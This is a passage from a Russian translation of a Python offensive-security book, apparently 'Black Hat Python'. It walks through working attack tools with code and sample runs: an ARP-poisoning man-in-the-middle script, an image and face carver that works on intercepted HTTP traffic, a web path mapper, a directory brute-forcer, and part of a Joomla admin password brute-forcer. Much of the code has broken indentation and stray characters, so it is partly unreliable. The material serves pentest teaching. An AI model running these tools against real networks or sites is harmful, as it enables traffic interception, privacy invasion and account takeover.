❷   os.kill(os.getpid(), signal.SIGINT)

def get_mac(ip_address):

❸   responses,unanswered =
       srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip_address),
       timeout=2,retry=10)

    # return the MAC address from a response
    for s,r in responses:
    return r[Ether].src

    return None
def poison_target(gateway_ip,gateway_mac,target_ip,target_mac):

❹ poison_target = ARP()
poison_target.op   = 2
poison_target.psrc = gateway_ip
poison_target.pdst = target_ip
poison_target.hwdst= target_mac

❺ poison_gateway = ARP()
poison_gateway.op   = 2
poison_gateway.psrc = target_ip
poison_gateway.pdst = gateway_ip
poison_gateway.hwdst= gateway_mac

print "[*] Beginning the ARP poison. [CTRL-C to stop]"

❻ while True:
        try:
           send(poison_target)
           send(poison_gateway)

   time.sleep(2)
except KeyboardInterrupt:
   restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

print "[*] ARP poison attack finished."
return
```

Это самое важное в атаке. Наша функция `restore_target` просто отправляет соответствующие ARP пакеты на широковещательный адрес сети ❶, чтобы сбросить ARP кэши шлюза и целевых машин. Мы также отправляем сигнал выхода главному потоку ❷, что очень полезно, если вдруг наш поток отравления столкнется с какой-либо проблемой или вы нажмете на клавиатуре CTRL-C. Наша функция `get_mac` отвечает за использование функции `srp` (отправление и получение пакета) ❸ с целью отправки ARP запроса на конкретный IP-адрес, чтобы выявить соответствующий MAC-адрес. Функция `poison_target` собирает ARP запросы на отравление как целевого IP ❹, так и шлюза ❺. Отравляя шлюз и целевой IP-адрес, мы можем видеть поток входящего и исходящего трафика. Мы продолжаем запускать эти ARP запросы ❻ в цикл, чтобы убедиться, что соответствующие записи кэша ARP остаются отравленными на весь период атаки.

Проверка на деле

Прежде чем мы начнем, нам нужно сообщить нашей локальной хост-машине, что мы можем направить пакеты по шлюзу и целевому IP-адресу. Если вы работаете на виртуальной машине Kali, в терминале введите следующую команду:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

Если вы фанат Apple, тогда вам потребуется следующая команда:

```
fanboy:tmp justin$ sudo sysctl -w net.inet.ip.forwarding=1
```

Мы настроили направление IP, теперь запускаем наш скрипт и проверяем ARP кэш нашей целевой машины. Со своей атакующей машины запустите следующее (под пользователем root):

```
fanboy:tmp justin$ sudo python2.7 arper.py
WARNING: No route found for IPv6 destination :: (no default route?)
[*] Setting up en1
[*] Gateway 172.16.1.254 is at 3c:ea:4f:2b:41:f9
[*] Target 172.16.1.71 is at 00:22:5f:ec:38:3d
[*] Beginning the ARP poison. [CTRL-C to stop]
[*] Starting sniffer for 1000 packets
```

Прекрасно! Никаких ошибок или других странностей. Теперь давайте проверим атаку на нашей целевой машине:

```
C:\Users\Clare> arp -a

Interface: 172.16.1.71 --- 0xb
Internet Address          Physical Address         Type
172.16.1.64               10-40-f3-ab-71-02        dynamic
172.16.1.254              10-40-f3-ab-71-02        dynamic
172.16.1.255              ff-ff-ff-ff-ff-ff        static
224.0.0.22                01-00-5e-00-00-16        static
224.0.0.251               01-00-5e-00-00-fb        static
224.0.0.252               01-00-5e-00-00-fc        static
255.255.255.255           ff-ff-ff-ff-ff-ff        static
```

Теперь вы можете видеть, что у бедной Клэр (Clare) (трудно быть женой хакера, хакерство — это не легко и т. д.) есть свой отравленный ARP кэш, где у шлюза такой же MAC-адрес, как и у атакующего компьютера. В записи выше, вы можете четко видеть шлюз, который я атакую с адреса `172.16.1.64`. Когда захват пакетов завершен, вы должны заметить файл *arper.pcap* в той же директории, что и ваш скрипт.

Обработка PCAP

Wireshark и другие инструменты, как Network Miner отлично подходят для интерактивного изучения пакетного захвата файлов. Однако иногда будут складываться такие ситуации, когда вам захочется изучить PCAP вдоль и поперек при помощи Python и Scapy. К таким ситуациям могут относиться: генерация тестов для фаззинга на основе перехваченного сетевого трафика или даже что-то совсем простое, как повторное проигрывание уже перехваченного трафика.

Мы же хотим подойти к этому совершенно иначе и попытаться вырезать изображения из HTTP трафика. Имея н руках файлы с изображениями, мы воспользуемся компьютерным инструментом OpenCV [9] и попытаемся распознать изображения с лицами людей. Таким образом, мы сможем сократить количество изображений и оставить только те, что нас интересуют. Для генерации PCAP файлов, мы можем использовать прошлый скрипт ARP отравления или вы можете расширить возможности сниффера. Начнем с написания кода для проведения PCAP анализа. Откройте *pic_carver.py* и введите следующий код:

```
import re
import zlib
import cv2

from scapy.all import *

pictures_directory = "/home/justin/pic_carver/pictures"
faces_directory    = "/home/justin/pic_carver/faces"
pcap_file          = "bhp.pcap"

def http_assembler(pcap_file):

     carved_images  = 0
     faces_detected = 0

❶ a = rdpcap(pcap_file)

❷ sessions = a.sessions()

for session in sessions:

      http_payload = ""

for packet in sessions[session]:

     try:
          if packet[TCP].dport == 80 or packet[TCP].sport == 80:

❸       # reassemble the stream
       http_payload += str(packet[TCP].payload)
except:
     pass

❹ headers = get_http_headers(http_payload)

  if headers is None:
     continue
❺ image,image_type = extract_image(headers,http_payload)

  if image is not None and image_type is not None:

❻  # store the image
```

```
file_name = "%s-pic_carver_%d.%s" %
           (pcap_file,carved_images,image_type)
fd = open("%s/%s" %
           (pictures_directory,file_name),"wb")
```

```
fd.write(image)
fd.close()

carved_images += 1

# now attempt face detection
try:
    result = face_detect("%s/%s" %
                        (pictures_directory,file_name),file_name)

if result is True:
     faces_detected += 1
except:
      pass

return carved_images, faces_detected

carved_images, faces_detected = http_assembler(pcap_file)

print "Extracted: %d images" % carved_images
print "Detected: %d faces" % faces_detected
```

Это основной каркас логики всего нашего скрипта, и мы будем добавлять поддерживающие функции. Для начала, откроем PCAP файл для обработки ❶. Мы воспользуемся отличной возможностью Scapy автоматически разделять каждую TCP сессию ❷ в словарь. Мы указываем, что нам нужен только HTTP трафик, а затем соединяем полезную нагрузку всего HTTP трафика ❸ в один буфер. По сути, это то де самое, что и функция в Wireshark «следовать TCP потоку» (Follow TCP Stream). Когда HTTP данные повторно собраны, мы передаем их функции парсинга HTTP-заголовка❹, что позволит нам изучить заголовки HTTP по отдельности. Убедившись, что мы получаем обратно изображение в ответ на HTTP запрос, мы извлекаем сырое изображение ❺ и возвращаем тип изображения и бинарное тело самого изображения. Это не гарантированный способ извлечения изображения, но вы сами увидите, что он работает на удивление хорошо. Мы сохраняем извлеченные изображения ❻, а затем передаем путь файла для детекции лица ❼.

Теперь давайте напишем поддерживающие функции, добавив следующий код выше функции `http_assembler`.

```
def get_http_headers(http_payload):

      try:
         # split the headers off if it is HTTP traffic
         headers_raw = http_payload[:http_payload.index("\r\n\r\n")+2]

         # break out the headers
         headers = dict(re.findall(r"(?P<'name>.*?): (?P<value>.*?)\r\n",
                                                    headers_raw))
except:
         return None

if "Content-Type" not in headers:
         return None

return headers

def extract_image(headers,http_payload):

         image = None
```

```
        image_type = None

try:
        if "image" in headers['Content-Type']:
```

```
# grab the image type and image body
image_type = headers['Content-Type'].split("/")[1]

image = http_payload[http_payload.index("\r\n\r\n")+4:]

# if we detect compression decompress the image
try:
    if "Content-Encoding" in headers.keys():
        if headers['Content-Encoding'] == "gzip":
           image = zlib.decompress(image, 16+zlib.MAX_WBITS)
        elif headers['Content-Encoding'] == "deflate":
           image = zlib.decompress(image)
except:
       pass
except:
    return None,None

return image,image_type
```

Эти поддерживающие функции помогают нам поближе рассмотреть HTTP данные, которые мы получили из нашего PCAP файла. Функция `get_http_headers` захватывает сырой HTTP-трафик и выбирает заголовки при помощи регулярных выражений. Функция `extract_image` берет HTTP-заголовки и определяет, получили ли мы изображение в ответ на HTTP запрос. Если мы обнаруживаем, что заголовок Content-Type действительно содержит MIME-тип, то мы разбиваем тип изображения; а если изображение было сжато, мы пытаемся вернуть его в изначальный размер, прежде чем вернем тип изображения и буфер сырого изображения. Давайте вставим код детекции лица, чтобы определить, есть ли лицо человека на тех изображениях, что мы получили. В *pic_carver.py* добавляем следующий код:

```
def face_detect(path,file_name):
❶  img      = cv2.imread(path)
❷  cascade = cv2.CascadeClassifier("haarcascade_frontalface_alt.xml")
  rects       = cascade.detectMultiScale(img, 1.3, 4, cv2.cv.CV_HAAR_
                SCALE_IMAGE, (20,20))

if len(rects) == 0:
       return False
rects[:, 2:] += rects[:, :2]

# highlight the faces in the image
❸ for x1,y1,x2,y2 in rects:
       cv2.rectangle(img,(x1,y1),(x2,y2),(127,255,0),2)
❹cv2.imwrite("%s/%s-%s" % (faces_directory,pcap_file,file_name),img)

       return True
```

Этим кодом с нами любезно поделился Крис Фидао (Chris Fidao, http://www.fideloper.com/facial-detection/), я лишь внес небольшие изменения. Используя привязку OpenCV Python, мы можем считать изображение ❶ и затем применить классификатор ❷, который заранее настроен на выявление лиц во фронтальной плоскости. Есть классификаторы для детекции лица в профиль, для определения рук, фруктов и других самых разных предметов. После запуска процесса детекции, мы получим координаты прямоугольника, которые соответствуют той области, в которой было обнаружено лицо на изображении. Затем в этой области мы рисуем зеленый прямоугольник ❸ и считываем получившееся изображение ❹. Теперь давайте проделаем все это на вашей Kali.

Проверка на деле

Если вы не устанавливали библиотеки OpenCV, то запустите следующие команды (и снова, спасибо Крису Фидао) из терминала на свой Kali:

```
#:> apt-get install python-opencv python-numpy python-scipy
```

У вас должны установиться все необходимые для детекции лица файлы. Нам также потребуется тренировочный файл по детекции лиц:

```
wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

Теперь создайте пару директорий для ваших исходящих данных, добавьте PCAP и запустите скрипт. Все должно выглядеть примерно так:

```
#:> mkdir pictures
#:> mkdir faces
#:> python pic_carver.py
Extracted: 189 images
Detected: 32 faces
#:>
```

Возможно, вы увидите ряд сообщений об ошибках. Это вызвано тем, что некоторые изображения могут быть повреждены или не до конца скачены или их формат не поддерживается. (пусть извлечение изображений и их проверка будут вашим домашним заданием). Если вы откроете свои директории, то должны увидеть ряд файлов с лицами и зелеными квадратами вокруг них.

Этот метод можно применять для определения типа содержимого, а также для установления возможных подходов через социальную инженерию. Конечно, вы можете выйти за пределы возможностей, описанных в этом примере и использовать этот метод совместно с поисковым роботом и методами парсинга, которые будут описаны позже в этой книге.

[8] http://www.secdev.org/projects/scapy/doc/installation.html#windows

[9] OpenCV можно найти по этой ссылке: http://www.opencv.org/.

Глава 5. Веб-хакинг

Анализ веб-приложений — это совершенно необходимо для любого взломщика или пентестера. В большинстве современных сетей, веб-приложения представляют собой самую большую поверхность для атак, поэтому здесь велика вероятность получить доступ. Существует целый ряд отличных инструментов, написанных для Python, в том числе w3af, sqlmap и другие. Если честно, то такие темы, как SQL-инъекция уже изъезжены до дыр, а инструменты для этого уже достаточно продвинуты, поэтому нет смысла изобретать колесо. Вместо этого, мы с вами разберем основы взаимодействия с веб при помощи Python, а затем создадим инструменты для разведки и атак методом «грубой силы». Вы увидите, чем может быть полезен HTML-парсинг для создания брутфоресров, инструментов разведки и анализа сайтов с большим количеством текста. Суть в том, чтоб создать несколько разных инструментов и выработать у вас основные навыки, которые потребуются для создания любого инструмента для оценки веб-приложения.

Библиотека сокетов urllib2

Примерно так же, как мы пишем сетевые инструменты при помощи библиотеки сокетов, когда вы создаете инструменты для взаимодействия с веб-службами, вы будете использовать библиотеку urllib2. Давайте посмотрим, как можно создать очень простой запрос GET для сайте No Starch Press:

```
import urllib2

❶ body = urllib2.urlopen("http://www.nostarch.com")

❷ print body.read()
```

Это простейший пример, как можно сделать запрос GET для сайта. Не забывайте, что мы просто выбираем сырые страницы с сайта No Starch, и никакой JavaScript или другие языки на стороне клиента не будут выполняться. Мы просто передаем URL функции urlopen ❶ и она возвращает файловый объект, что позволяет нам прочитать ❷ то, что вернул удаленный веб-сервер. Однако в большинстве случаев, вы захотите иметь более точный контроль над тем, как вы делаете эти запросы, в том числе вы захотите иметь возможность определять конкретные заголовки, управлять cookies и создавать POST запросы. Urllib2 прописывает класс `Request`, который и дает вам такой уровень контроля. Ниже представлен пример, как создавать такой же запрос GET, используя класс `Request` и определяя HTTP-заголовок User-Agent:

```
import urllib2

url = "http://www.nostarch.com"

❶ headers = {}
headers['User-Agent'] = "Googlebot"

❷ request = urllib2.Request(url,headers=headers)
❸ response = urllib2.urlopen(request)

print response.read()
response.close()
```

Создание объекта `Request` немного отличается от того, что мы делали в предыдущем примере. Для создания заголовков, вы определяете словарь заголовков ❶, который позволяет вам устанавливать ключ заголовка и значение, которое вы хотите использовать. В этом случае, мы будем создавать наш Python скрипт, как Googlebot. Затем мы создаем объект `Request` и передаем `url` и словарь заголовков ❷, а затем передаем объект `Request` функции `urlopen` ❸. В результате, мы получаем нормальный файловый объект, который можно использовать для считывания данных с удаленного веб-сайта.

Итак, теперь у нас есть базовое средство коммуникации с веб-сервисами и веб-сайтами, поэтому давайте приступим к созданию полезного инструмента для атаки любого веб-приложения или проведения теста на проникновение.

Установка веб-приложений с открытым исходным кодом

Системы управления контентом и платформы для ведения блогов, такие как Joomla, WordPress и Drupal позволяют быстро и без проблем запустить новый блог или сайт. Они достаточно распространены в среде совместного хостинга или даже в корпоративной сети. Все системы имеют свои недостатки при установке, конфигурации и управлении исправлениями, эти CMS не исключение. Когда, перегруженный работой сисдамин или незадачливый веб-разработчик не следуют всем правилам безопасности и установки, то система может стать легкой добычей для взломщика, который без труда получит к ней доступ.

Так как мы можем скачать любое веб-приложение с открытым исходным кодом и определить его файл и структуру директории, то мы можем создать специальный сканер, который будет находить все файлы, доступные на удаленной цели. Это поможет нам извлечь незаконченные файлы, директории, которые требуют защиты файлами `.htaccess` и другие вещи, которые помогают взломщику зацепиться за веб-сервер. Вы также узнаете, как использовать объекты Python `Queue`, при помощи которых мы можем создать большой стек для использования в многопоточной среде. Наш сканер будет работать очень быстро. Давайте откроем *web_app_mapper.py* и введем следующий код:

```
import   Queue
import   threading
import   os
import   urllib2

threads = 10

❶ targe  = "http://www.blackhatpython.com"
directory = "/Users/justin/Downloads/joomla-3.1.1"
filters   = [".jpg",".gif","png",".css"]

os.chdir(directory)

❷ web_paths = Queue.Queue()

❸ for r,d,f in os.walk("."):
      for files in f:
          remote_path = "%s/%s" % (r,files)
          if remote_path.startswith("."):
             remote_path = remote_path[1:]
          if os.path.splitext(files)[1] not in filters:
             web_paths.put(remote_path)

def test_remote():
❹ while not web_paths.empty():
       path = web_paths.get()
       url = "%s%s" % (target, path)

request = urllib2.Request(url)
try:
    response = urllib2.urlopen(request)
    content = response.read()

❺ print "[%d] => %s" % (response.code,path)
   response.close()

❻ except urllib2.HTTPError as error:
```

```
        #print "Failed %s" % error.code
         pass

❼ for i in range(threads):
        print "Spawning thread: %d" % i
        t = threading.Thread(target=test_remote)
        t.start()
```

Начинаем с того, что определяем удаленный целевой веб-сайт ❶ и локальную директорию, в которую мы скачали и извлекли веб-приложение. Мы также создаем простой список файловых расширений, в которых мы не заинтересованы. Этот список будет отличаться, в зависимости от целевого приложения. Переменная `web_paths` ❷ — это наш `Queue` объект, где мы будем хранить файлы, которые попытаемся разместить на удаленном сервере. Затем мы используем функцию `os.walk` ❸, чтобы пройтись по всем файлам и директориям в локальной директории веб-приложения. Когда мы проходим по файлам и директориям, мы создаем полный путь к целевым файлам и проверяем их по нашему фильтру, чтобы убедиться, что мы ищем только нужные нам файлы. Для каждого подходящего файла, мы добавляем наш `web_paths Queue`.

Если посмотреть в конец скрипта ❼, видно, что мы создаем ряд потоков (как указано в начале файла), каждый из которых будет вызван функцией `test_remote`. Эта функция выполняется в цикле, и процесс будет продолжаться, пока `web_paths Queue` не опустеет. При каждой итерации цикла, мы захватываем путь из `Queue` ❹, прописываем его в базовый путь целевого веб-сайта и затем предпринимаем попытку снова извлечь его. Если нам удается извлечь файл, мы выводим код состояния HTTP и полный путь в извлеченный файл ❺. Если файл не найден или защищен файлом `.htaccess`, то это приведет к тому, что `urllib2` выдаст ошибку, которую мы решаем ❻, чтобы цикл смог продолжить свое исполнение.

Проверка на деле

В целях тестирования, я установил Joomla 3.1.1 на свою виртуальную машину Kali, но вы можете использовать любое веб-приложение с открытым кодом. Когда вы запустите *web_app_mapper.py*, то у вас должен получиться такой результат:

```
Spawning    thread: 0
Spawning    thread: 1
Spawning    thread: 2
Spawning    thread: 3
Spawning    thread: 4
Spawning    thread: 5
Spawning    thread: 6
Spawning    thread: 7
Spawning    thread: 8
Spawning    thread: 9
[200]   =>    /htaccess.txt
[200]   =>    /web.config.txt
[200]   =>    /LICENSE.txt
[200]   =>    /README.txt
[200]   =>    /administrator/cache/index.html
[200]   =>    /administrator/components/index.html
[200]   =>    /administrator/components/com_admin/controller.php
[200]   =>    /administrator/components/com_admin/script.php
[200]   =>    /administrator/components/com_admin/admin.xml
[200]   =>    /administrator/components/com_admin/admin.php
[200]   =>    /administrator/components/com_admin/helpers/index.html
[200]   =>    /administrator/components/com_admin/controllers/index.html
[200]   =>    /administrator/components/com_admin/index.html
[200]   =>    /administrator/components/com_admin/helpers/html/index.html
[200]   =>    /administrator/components/com_admin/models/index.html
[200]   =>    /administrator/components/com_admin/models/profile.php
[200]   =>    /administrator/components/com_admin/controllers/profile.php
```

Вы видите, что мы получили корректный результат, в том числе у нас есть несколько .txt и XML файлов. Конечно, вы можете встроить в скрипт дополнительные возможности, чтобы получать только интересующие вас файлы, например, содержащие слово *install*.

Атака директорий и местоположений файлов методом «грубой силы»

В предыдущем примере предполагалось, что вы многое знаете о своей цели. Однако в большинстве случаев, когда вы атакуете веб-приложение или большую систему электронной коммерции, вы не знаете, какие файлы есть на сервере. Обычно применяется поисковый робот, такой как в Burp Suite, для сканирования целевого веб-сайта с целью обнаружения как можно большего количества веб-приложений. Очень часто можно столкнуться с файлами конфигурации, удаленными файлами для разработки, скриптами отладки и прочими мерами безопасности, которые могут предоставить чувствительную информацию или раскрыть функциональность, которые разработчик ПО хотел бы скрыть. Единственный способ получить это содержимое — использовать инструмент атаки методом «грубой силы».

Мы создадим простой инструмент, который принимает списки слов от приложений для брутфорса, таких как DirBuster [10] или SVNDigger [11] и принимает попытки обнаружить директории и файлы, которые доступны на целевом веб-сервере. Как и ранее, мы создадим пул потоков для агрессивного обнаружения содержимого. Начнем с функциональных возможностей для создания `Queue` из файла списка слов. Открываем новый файл, называем его *content_bruter.py* и прописываем следующий код:

```
import   urllib2
import   threading
import   Queue
import   urllib

threads       = 50
target_url    = "http://testphp.vulnweb.com"
wordlist_file = "/tmp/all.txt" # from SVNDigger
resume        = None
user_agent    = "Mozilla/5.0 (X11; Linux x86_64; rv:19.0) Gecko/20100101
Firefox/19.0"

def build_wordlist(wordlist_file):

# read in the word list
❶ fd = open(wordlist_file,"rb")
raw_words = fd.readlines()
fd.close()

found_resume = False
words        = Queue.Queue()

❷for word in raw_words:

      word = word.rstrip()

      if resume is not None:

      if found_resume:
         words.put(word)
      else:
         if word == resume:
            found_resume = True
            print "Resuming wordlist from: %s" % resume
else:
      words.put(word)
```

```
return words
```

Думаю, что эта вспомогательная функция вполне понята. Мы считываем файл списка слов ❶ и затем начинаем выполнять итерацию каждой строки файла ❷. У нас уже есть встроенный функционал, который позволяет нам возобновить сессию брутфорсинга, если соединение с сетью будет прервано или целевой сайт зависнет. Этого можно достичь, задав переменную `resume` в последнем пути.

Когда будет завершен парсинг всего файла, мы возвращаем `Queue` со словами, которые будут использоваться в функции брутфорсинга. Позже в этой главе мы будем использовать эту функцию еще раз.

Нам нужна базовая функция, доступная для нашего скрипта брутфорсинга. Первое, что нам нужно — это возможность применять список расширений, когда делается запрос. В некоторых случаях, вы захотите попробовать не только */admin*, например, но и *admin.php, admin.inc* и *admin.html*.

```
def dir_bruter(word_queue,extensions=None):

   while not word_queue.empty():
      attempt = word_queue.get()

      attempt_list = []

      # check to see if there is a file extension; if not,
      # it's a directory path we're bruting
❶     if "." not in attempt:
         attempt_list.append("/%s/" % attempt)
      else:
         attempt_list.append("/%s" % attempt)

      # if we want to bruteforce extensions
❷     if extensions:
         for extension in extensions:
             attempt_list.append("/%s%s" % (attempt,extension))

      # iterate over our list of attempts
      for brute in attempt_list:

          url = "%s%s" % (target_url,urllib.quote(brute))

          try:
              headers = {}
❸              headers["User-Agent"] = user_agent
             r = urllib2.Request(url,headers=headers)

             response = urllib2.urlopen®

❹            if len(response.read()):
                print "[%d] => %s" % (response.code,url)

except urllib2.URLError,e:

       if hasattr(e, 'code') and e.code != 404:
❺           print "!!! %d => %s" % (e.code,url)

       pass
```

Наша функция `dir_bruter` принимает объект `Queue`, который заселен словами для использования во время атаки и опциональный список расширений файлов. Мы начинаем с тестирования, чтобы посмотреть, есть ли в текущем слове файловое расширение ❶, если нет, то мы относим его к директории, которую хотим проверить на удаленном веб-сервере. Если имеется список файловых расширений ❷, то мы берем текущее слово и применяем его к каждому файловому расширению, которое мы хотим проверить. Здесь может быть полезно использовать такие расширения, как `.orig` и `.bak`. Когда мы создали список попыток

брутфорсинга, мы задаем заголовок User-Agent в отношении чего-нибудь безобидного ❸ и тестируем удаленный веб-сервер. Если код состояния ответа 200, то мы выводим URL ❹ и если мы получаем что-то отличное от 404, мы также это выводим ❺, так как это может указывать на то, что на удаленном веб-сервере есть кое-что интересное, кроме ошибки «файл не найден».

Полезно обратить внимание и отреагировать на ваши выводимые данные, так как в зависимости от конфигурации удаленного веб-сервера, вы можете отфильтровывать еще больше кодов HTTP-ошибок, чтобы очистить

результаты. Давайте завершим скрипт, задав наш список слов, создав список расширений и запустив потоки атаки методов «грубой силы».

```
word_queue = build_wordlist(wordlist_file)
extensions = [".php",".bak",".orig",".inc"]

for i in range(threads):
     t = threading.Thread(target=dir_bruter,args=(word_queue,extensions,))
     t.start()
```

В снипе этого кода нет ничего сложного и он должен быть вам знаком. Мы получаем наш список слов для атаки, создаем простой список файловых расширений для тестирования и затем запускаем несколько потоков для совершения брутфорсинга.

Проверка на деле

Проект OWASP имеет список онлайн и офлайн (виртуальные машины, ISO и т. д.) уязвимых веб-расширений, на которых вы можете протестировать свои инструменты. В этом случае, URL, который содержится в исходном коде, указывает на веб-приложение на Acunetix, в котором намеренно есть ошибки. Самое крутое, что оно показывает, насколько эффективным может быть брутфорсинг веб-приложения. Я рекомендую установить переменную `thread_count` на значении 5 и запустить скрипт. Вскоре, вы должны увидеть подобные результаты:

```
[200] => http://testphp.vulnweb.com/CVS/
[200] => http://testphp.vulnweb.com/admin/
[200] => http://testphp.vulnweb.com/index.bak
[200] => http://testphp.vulnweb.com/search.php
[200] => http://testphp.vulnweb.com/login.php
[200] => http://testphp.vulnweb.com/images/
[200] => http://testphp.vulnweb.com/index.php
[200] => http://testphp.vulnweb.com/logout.php
[200] => http://testphp.vulnweb.com/categories.php
```

Вы видите, что мы получили довольно любопытные результаты от удаленного сайта. Я не могу не подчеркнуть еще раз важность брутофрсинга содержимого на всех целевых веб-приложениях.

Атака на HTML-формы аутентификации

В вашей карьере хакера может наступить период, когда вам понадобится получить доступ к цели или, если вы консультируете, то оценка надежности пароля в существующей веб-системе. Сейчас многие веб-системы устанавливают защиту от атак методом «грубой силы», будь то капча, простое математическое вычисление или регистрационный маркер, который нужно отправить вместе с запросом. Сейчас существуют брут-форсеры, которые могут совершить атаку методом запроса POST к скрипту авторизации, но в большинстве случаев эти брут-форсеры недостаточно гибкие, чтобы справиться с динамическим содержимым или проверками «я не робот». Мы создадим простой брут-форсер для Joomla, популярной системы управления контентом. Современные системы Joomla включают в себя некоторые базовые методы против атак методом «грубой силы», но они пока еще не блокируют учетные записи и не имеют надежной капчи по умолчанию.

Для совершения брут-форс атаки на Joomla, нам нужно выполнить два требования: получить регистрационный маркер из формы авторизации, прежде чем делать попытку отправки пароля. Второе требование — необходимо убедиться, что в сессии `urllib2` мы принимаем cookies. Для того чтобы парсинга значений формы авторизации, мы будем использовать нативный `HTMLParser` для Python. Начнем с того, что посмотрим на форму авторизации администратора в Joomla. Ее можно найти по ссылке *http://<yourtarget>.com/administrator/*. Для краткости, я включил только релевантные элементы формы.

```
<form action="/administrator/index.php" method="post" id="form-login"
class="form-inline">

<input name="username" tabindex="1" id="mod-login-username" type="text"
class="input-medium" placeholder="User Name" size="15"/>

<input name="passwd" tabindex="2" id="mod-login-password" type="password"
class="input-medium" placeholder="Password" size="15"/>

<select id="lang" name="lang" class="inputbox advancedSelect">
        <option value="" selected="selected">Language - Default</option>
        <option value="en-GB">English (United Kingdom)</option>
</select>

<input type="hidden" name="option" value="com_login"/>
<input type="hidden" name="task" value="login"/>
<input type="hidden" name="return" value="aW5kZXgucGhw"/>
<input type="hidden" name="1796bae450f8430ba0d2de1656f3e0ec" value="1" />

</form>
```

Прочитав эту форму, мы получаем некоторую ценную информацию, которую нам нужно прописать в наш брут-форсер. Во-первых, форма отправляется по пути `/administrator/index.php`, как HTTP запрос типа POST. Далее, все поля формы требуют заполнения, чтобы отправка формы была успешной. В частности, если вы посмотрите на последне спрятанное поле, вы увидите, что его атрибут имени приписан к длинной рандомизированной строке. Это необходимая часть метода защиты от брутфорсинга в Joomla. Эта рандомизированная строка проверяется в вашей текущей сессии пользователя, которая хранится в cookie и даже если вы передаете верные учетные данные в скрипт обработки авторизации, если рандомизированный маркер будет отсутствовать, то аутентификация не будет успешной. Это означает, что нам придется использовать следующий поток запроса в нашем брут-форсере:

1. Восстановить страницу авторизации и принять все cookies.
2. Провести парсинг всех элементов формы из HTML.
3. Задать имя пользователя или пароль наугад из нашего словаря.

4. Отправить HTTP POST в скрипт обработки авторизации, в том числе все поля формы HTML и наши cookies.
5. Проверить, удачен ли вход в веб-приложение.

Вы могли заметить, что мы будем использовать новые и эффективные методы в этом скрипте. Хочу также отметить, что вы никогда не должны испытывать свои инструменты на живой цели; всегда проводите установку целевого веб-приложения, имея известные вам учетные данные и проверяйте, сможете ли вы получить желаемый результат. Давайте откроем новый Python файл и назовем его *joomla_killer.py*. Пропишем следующий код:

```
import  urllib2
import  urllib
import  cookielib
import  threading
import  sys
import  Queue

from HTMLParser import HTMLParser

# general settings
user_thread
 = 10
username
 = "admin"
wordlist_file = "/tmp/cain.txt"
resume
 = None

# target specific settings
❶ target_url = "http://192.168.112.131/administrator/index.php"
target_post  = "http://192.168.112.131/administrator/index.php"

❷ username_field= "username"
password_field= "passwd"

❸ success_check = "Administration - Control Panel"
```

Эти настройки требуют разъяснений. Переменная `target_url` ❶ — это то, откуда наш скрипт сначала скачает и спарсит HTML. Переменная target_post — это то, на что будет нацелена наша брут-форс атака. Проведя краткий анализ HTML на странице авторизации в Joomla, мы можем задать переменные `username_field` и `password_field` ❷ к соответствующим HTML элементам.

Наша переменная `success_check` ❸ — это строка, которую мы будем проверять после каждой попытки брут-форс атаки, для того чтобы определить, была атака успешной или нет. Следующий код будет вам знаком, подробнее я остановлюсь лишь на новейших методах.

```
class Bruter(object):
   def __init__(self, username, words):

      self.username = username
      self.password_q = words
      self.found = False

      print "Finished setting up for: %s" % username

def run_bruteforce(self):
```

```
     for i in range(user_thread):
         t = threading.Thread(target=self.web_bruter)
         t.start()

def web_bruter(self):

while not self.password_q.empty() and not self.found:
❶     brute = self.password_q.get().rstrip()
      jar = cookielib.FileCookieJar("cookies")
      opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(jar))
```

```
response = opener.open(target_url)

page = response.read()

print "Trying: %s : %s (%d left)" % (self.username,brute,self.
password_q.qsize())

❷ #parse out the hidden fields
   parser = BruteParser()
   parser.feed(page)

post_tags = parser.tag_results

# add our username and password fields
❸ post_tags[username_field] = self.username
post_tags[password_field] = brute

❹ login_data = urllib.urlencode(post_tags)
login_response = opener.open(target_post, login_data)

login_result = login_response.read()

❺ if success_check in login_result:
      self.found = True
      print "[*] Bruteforce successful."
      print "[*] Username: %s" % username
      print "[*] Password: %s" % brute
      print "[*] Waiting for other threads to exit..."
```

Это наш главный класс брутфорсинга, который будет работать с HTTP запросами и управлять за нас cookies. После того, как мы получим пароль, мы настраиваем наше хранилище cookie ❶ при помощи класса `FileCookieJar`, который будет хранить все cookies в файле *cookies*. Затем мы инициализируем нашу `urllib2`, переходим в хранилище cookie и сообщаем `urllib2` передать туда любые cookies. Затем мы делаем начальный запрос в форму авторизации. Когда у нас есть сырой HTML, мы передаем его нашему HTML парсеру и вызываем метод класса `Feed` ❷, в результате мы получаем словарь со всеми полученными элементами формы. После того, как мы успешно спарсили HTML, мы заменяем поля имени пользователя и пароля при помощи брут-форс атаки ❸. Затем мы шифруем POST-переменные в URL ❹, а потом передаем их в наш последующий HTTP запрос. После получения результатов нашей попытки аутентификации, мы проверяем была ли она успешна или нет ❺.. Добавьте следующий класс в скрипт *joomla_killer.py:*

```
class BruteParser(HTMLParser):
    def __init__(self):
❶       HTMLParser.__init__(self)
        self.tag_results = {}

def handle_starttag(self, tag, attrs):
❷   if tag == "input":
        tag_name = None
        tag_value = None
        for name,value in attrs:
            if name == "name":
❸              tag_name = value
            if name == "value":
❹              tag_value = value
❺      if tag_name is not None:
            self.tag_results[tag_name] = value
```

Это формирует особый HTML класс для парсинга, который нам нужен для нашей цели. Как только вы научитесь основам использования класса `HTMLParser,` вы можете адаптировать его для извлечения информации из любого веб-приложения, которое вы атакуете. Первым делом, мы создаем словарь, в котором

будут храниться наши результаты ❶. Когда мы вызываем функцию `feed`, она переходит в HTML документ и вызывается наша функция `handle_starttag`, как только встречается тег. В частности, нас интересуют теги HTML `input` ❷ и основная обработка начинается, когда мы определяем, что нашли один такой тег. Мы начинаем итерацию атрибутов тега и если мы находим имя ❸ или значение ❹ атрибутов, то мы определяем их в словарь `tag_results` ❺. Как только HTML обработан, в процессе брутфорсинга мы можем заменить поля с именем пользователя и паролем, оставив другие поля нетронутыми.

Основы HTML парсера

